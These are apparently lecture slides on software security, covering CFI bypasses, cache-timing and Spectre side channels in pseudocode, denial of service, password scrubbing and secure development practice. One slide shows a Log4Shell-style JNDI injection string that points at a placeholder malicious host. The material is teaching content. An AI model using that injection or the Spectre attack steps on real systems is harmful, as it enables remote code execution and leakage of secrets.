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

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

```
foo();
```

```
void foo() {
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```
foo();
```

```
clang -fsanitize=cfi -fsanitize=safe-stack
```

- Even *fully precise* CFI is porous without shadow stacks!
  - In practice, CFI is also *approximate*

Approximations in CFI

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If fully precise CFI is broken,
then CFI is broken.

Approximations in CFI

- Given a jmp*/call*/ret, what are valid targets?
  - Coarse static approximations.
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
- Fully precise CFI
  - Include only those edges necessary for the dynamic correctness of the program.
  - Undecidable in general
- *Dispatcher functions* are vulnerable functions that can overwrite return addresses
  - Commonly called, key dispatchers break the utility of plain CFI
  - Any function that calls them is an attack surface
    (e.g. memcpy)



Carlini 2015

What Does CFI+Shadow Stacks Give?

- No longer able to do ROP

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- No longer able to do ROP

Arbitrary ROP gadgets are broken.

What Does CFI+Shadow Stacks Give?


- No longer able to do ROP
- Still able to do return to libc!

What Does CFI+Shadow Stacks Give?

- No longer able to do ROP
- Worse: **`printf`** alone provides a Turing complete attack surface.

  Data only / non-control data attacks are *reasonable*.

The trend going forward



[Matt Miller – BlueHat 2019]

Side Channels

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Side Channels

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- Attackers may also indirectly violate CIA by *inferring* sensitive information

- ***Side channel attacks*** infer secret information about a system from implementation details
  - Such leaks can be present even for algorithms that appear mathematically correct
  - Leaks can come from several sources:
    (output, timing, power, sound, light, ...)

From direct leak to naive side channel

- Consider code that directly leaks a sensitive boolean

```
def very_stupid(greeting, sensitive):
    ...
    log_to_nonsensitive(sensitive)
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def still_bad(greeting, sensitive):
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  - The ***value*** of the *sensitive* information can be inferred by the ***existence*** of the *nonsensitive* information!

Side channels via timing

- Any difference in behavior between sensitive and nonsensitive tasks can be measured and used

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```

This has been the downfall of crypto implementations!

Side channels via timing

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```
def subtly_bad(greeting, sensitive):
    ...
    if sensitive:
       expensive_computation()
    log_to_nonsensitive(greeting)
    ...
```

```
def deviously_bad(greeting, sensitive):
    ...
    if sensitive:
       a[not_in_cache] = ...
    log_to_nonsensitive(greeting)
    ...
```

Side channels from architectural effects

- We can use memory access latency to leak rich information

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

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

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memset(any_buffer,0,...);
```

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
```
for i in ...:
    measure:
        ... = any_buffer[i*64]
secret = slowest of i
```

Cache



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

Side channels from architectural effects

- We can use memory access latency to leak rich information

```
memset(any_buffer,0,...);
```

```
secret_number = ...
... = buffer[64 * secret_number]
```

This code can leak the secret number even to other processes!

```
for i in ...:
   measure:
      ... = any_buffer[i*64]
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

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

Cache

hash(buffer+64*secret)

```
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```

```
for i in ...:
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hash(buffer+64*6)
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

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

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

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

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

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The secret was 3

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secret_number = ...
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for i in ...:
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secret = slowest of i
```

For a long time, this was considered a ***low risk***,
because gadgets like this were hard to find & exploit.

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- This is the fundamental premise behind Spectre and generic MDS based attacks
  - Spectre worked by mistraining speculation & then measuring timing differences

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true true true

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```
...
if condition():
    work()
```

true true true

If the CPU notices that condition() is usually true,
it can start work() before condition() completes.

Speculation & Out Of Order execution (OOO)

Side channels from architectural effects

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```
if x < array1.size:
    sensitive = array1[x]
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The sensitive data is speculatively read and used!

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An attacker can
1) train the branch to speculate true
2) make array1[x] point to sensitive data
3) extract the data through a 1-hot encoding
in the time to access elements of array2
(or a buffer sharing the cache mapping of array2)

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```
if x < array1.size:
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```

```
# foo is a function pointer
foo()
```

Foo can be trained to speculate to an arbitrary gadget!

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# foo is a function pointer
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```

```
def foo():
    return
```

Return targets can be trained to speculate to gadgets!

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if x < array1.size:
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```

Note: This means that ROP gadgets can once again be used!
Newer compiler options can mitigate but not remove the challenge

```
def foo():
    return
```

[Speculative Load Hardening in LLVM] clang -mretpoline -mspeculative-load-hardening ...

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  - MDS attacks leverage other CPU artifacts to achieve similar goals (line buffers, ports, etc.)
    - Contention on any resource affects timing

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It is even possible to create robust SSH channels that communicate only through architectural effects.

```
def foo():
    return
```

  - MDS attacks leverage other CPU artifacts to achieve similar goals (line buffers, ports, etc.)
    - Contention on any resource affects timing

Keeping a security mindset

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  - Understanding your risks & threat model can guide your judgment

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```
def handle_post(input1, value):
  some_map[input1] = value
```

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

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This was a pervasive DOS
in web app backends!

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```
def foo(state):
   ...
   if c(state):
     foo(state')
   ...
```

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```
def foo(state):
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  ...
```

Unbounded *iteration* is also problematic.
Why may unbounded recursion be worse?

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```
char* password = malloc(PASSWORD_SIZE);
...

free(password);
```

This creates a security vulnerability!

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memset(password, 0, PASSWORD_SIZE);
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A compiler will automatically remove the scrubbing!
You must understand your language to mitigate threats.

[Yang 2017]

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Logger.info(prefix + value)
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value = “${jndi:ldap://malicious.com/target}”
```

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

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

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```
malicious.com
```

code

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  - …
- These have bitten experienced developers & library implementors for across C, C++, Java, Javascript, .NET, Perl, PHP, Python, Ruby, …
  - You may think they are too low level to affect you, but they do.

Security in Process & Design

Integrating Security into Development

- Managing security issues requires considering
  - Prevention
  - Mitigation
  - Detection & Response

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Countermeasures

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Countermeasures

Considering only one aspect is insufficient

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- Managing security within the development process is challenging
  - Often poorly incentivized
  - Many do not possess required knowledge
  - Ownership of the problem is passed around
  - Many teams assume it does not even matter

Integrating Security into Development

- Managing security issues requires considering
  - Prevention
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    Countermeasures
  - Detection & Response
- Managing security within the development process is challenging
  - Often poorly incentivized
  - Many do not possess required knowledge
  - Ownership of the problem is passed around
  - Many teams assume it does not even matter
- Having a *plan* and *controls* for following it makes a significant difference
  - Analogous to pointing-and-calling for public safety

Integrating Security into Development

- We have classic guidelines for secure design **[Saltzer and Schroeder 1975]** more recently we have guidelines for secure process

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- Each approach provides recommendations for actions and feedback within the SDLC

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  - Microsoft's SDL
  - OWASP
